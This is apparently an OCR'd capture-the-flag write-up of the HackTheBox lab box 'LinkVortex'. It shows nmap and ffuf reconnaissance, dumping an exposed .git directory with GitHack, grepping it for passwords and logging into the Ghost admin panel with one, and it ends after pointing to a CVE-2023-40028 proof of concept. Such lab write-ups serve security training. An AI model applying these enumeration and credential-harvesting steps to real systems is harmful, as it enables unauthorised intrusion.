
LinkVortex



IP: 10.129.235.153

Setup Metasploit environment

```
# Open Metasploit
sudo msfconsole

# Metasploit Commands
use multi/handler
workspace -a LinkVortex
setg WORKSPACE LinkVortex
setg LHOST 10.10.14.140
setg LPORT 1337
setg SRVHOST 0.0.0.0
setg SRVPORT 9001
setg RHOST 10.129.235.153
setg RHOSTS 10.129.235.153
```

Info Gathering

Enumerate open ports

```
# Initial Port Scan
db_nmap -p 22,80 -sC -sV -O -A --open -oN LinkVortex.nmap 10.129.235.153
```

Hosts

```
Hosts
=====

address         mac  name           os_name  os_flavor  os_sp  purpose
-------         ---  ----           -------  ---------  -----  -------
10.129.235.153       linkvortex.htb  Linux              5.X    server
```


Services

```
Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
10.129.235.153  22    tcp    ssh   open   OpenSSH 8.9p1 Ubuntu 3ubuntu0.
10.129.235.153  80    tcp    http  open   Apache httpd
```

Gaining Access

In the nmap scan results a robots.txt file was found and enumerated
A robots.txt file is used to tell bots such as Google on the internet to leave the URIs off of their search results and ignore them in their scans
The use of this file may expose useful URIs of a site that may not have otherwise been found

Screenshot Evidence




When visiting http://10.129.235.153 in my browser I am forwarded to http://linkvortex.htb/
I updated my hosts file to include an entry for this resolution

```
# Edit File
sudo vim /etc/hosts
# Add Line
10.129.235.153 linkvortex.htb
```

Screenshot Evidence

This allowed me to visit the site
LINK: http://linkvortex.htb/

Screenshot Evidence



There is not much on this main page. Checking Burpsuite shows a lot of URI paths but not the ones seen in robots.txt
Visiting the robots.txt URIs an admin login page is discovered. The other URIs were all 404s
LINK: http://linkvortex.htb/ghost/#/signin

Screenshot Evidence


The 404 pages could be the result of an incorrect vhost name being used in the webpage.
I fuzzed to discover possible names

```
# Discover subdomains for the site
```

```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.linkvortex.htb' -u http://10.129.235.153 -ac -c
```

This discovered a new subdomain dev.linkvortex.htb


Screenshot Evidence



I added dev.linkvortex.htb to my hosts file


```
# Edit File
sudo vim /etc/hosts
# Add Line
10.129.235.153 dev.linkvortex.htb linkvortex.htb
```

Screenshot Evidence



The robots.txt URIs did not work with this site but it did find an under contrsuction site
LINK: http://dev.linkvortex.htb/

Screenshot Evidence




There are no comments or calls to other pages.
You can use ffuf to discover other possible URLs

```
# Discover URIs
ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://dev.linkvortex.htb/FUZZ -ac -c
```

This discoveres a .git URI
LINK: http://dev.linkvortex.htb/.git/

Screenshot Evidence



I used a git disclosure tool to obtain all files in this repo from every change
TOOL: https://github.com/lijiejie/GitHack/blob/master/GitHack.py

```
# Clone tool to attack machine
git clone https://github.com/lijiejie/GitHack.git
cd GitHack

# See how to use it
python3 GitHack.py

# Execuet the command
python3 GitHack.py -u http://dev.linkvortex.htb/.git/
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/LinkVortex/GitHack]
└─# python3 GitHack.py

A `.git` folder disclosure exploit. By LiJieJie

Usage: python GitHack.py http://www.target.com/.git/


┌──(root㉿kali)-[~/HTB/Boxes/LinkVortex/GitHack]
└─# python3 GitHack.py -u http://dev.linkvortex.htb/.git/
[+] Download and parse index file ...
[+] .editorconfig
[+] .gitattributes
[+] .github/AUTO_ASSIGN
[+] .github/CONTRIBUTING.md
[+] .github/FUNDING.yml
[+] .github/ISSUE_TEMPLATE/bug-report.yml
[+] .github/ISSUE_TEMPLATE/config.yml
[+] .github/PULL_REQUEST_TEMPLATE.md
```

Use grep to search for credentials

```
# Filter for passwords
grep -A2 -B2 -R -i password dev.linkvortex.htb/* 2>/dev/null
```

This discovered a few possible passwords
- OctopiFociPilfer45
- thisissupersafe
- lel123456
- 12345678910


Screenshot Evidence

```
root㉿kali)-[~/HTB/Boxes/LinkVortex/GitHack]
grep -A2 -B2 -R -i password dev.linkvortex.htb/* 2>/dev/null
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-        it('complete setup', async function () {
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-            const email = 'test@example.com';
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js:            const password = 'OctopiFociPilfer45';
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-            const requestMock = nock('https://api.github.com')

linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-                    name: 'test user',
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-                    email,
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js:                    password,
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-                    blogTitle: 'a test blog',
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-                    theme: 'TryGhost/Dawn',

linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-            // Test that we would not show any notifications (
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js:            await agent.loginAs(email, password);
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-            await agent
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-                .get('notifications/')

linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-                    name: 'test user',
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-                    email: 'test-leo@example.com',
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js:                    password: 'thisissupersafe',
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-                    blogTitle: 'a test blog'
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-                }]

linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-                    name: 'test user edit',
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-                    email: 'test-edit@example.com',
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js:                    password: 'thisissupersafe',
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-                    blogTitle: 'a test blog'
linkvortex.htb/ghost/core/test/regression/api/admin/authentication.test.js-                }]
```

I was able to login successfully using the password I found
LINK: http://linkvortex.htb/ghost/#/signin


Username	Password
admin@linkvortex.htb	OctopiFociPilfer45

Screenshot Evidence




A browser add-on I use called Wappalyzer shows the Ghost verison being used is Ghost v5.58

Screenshot Evidence



I ran a Google search for “ghost 5.58 exploit” and found CVE-2023-40028
I searched for a Proof on Concept and found a tool to use
REFERENCE: https://github.com/0xyassine/CVE-2023-40028/tree/master

Screenshot Evidence



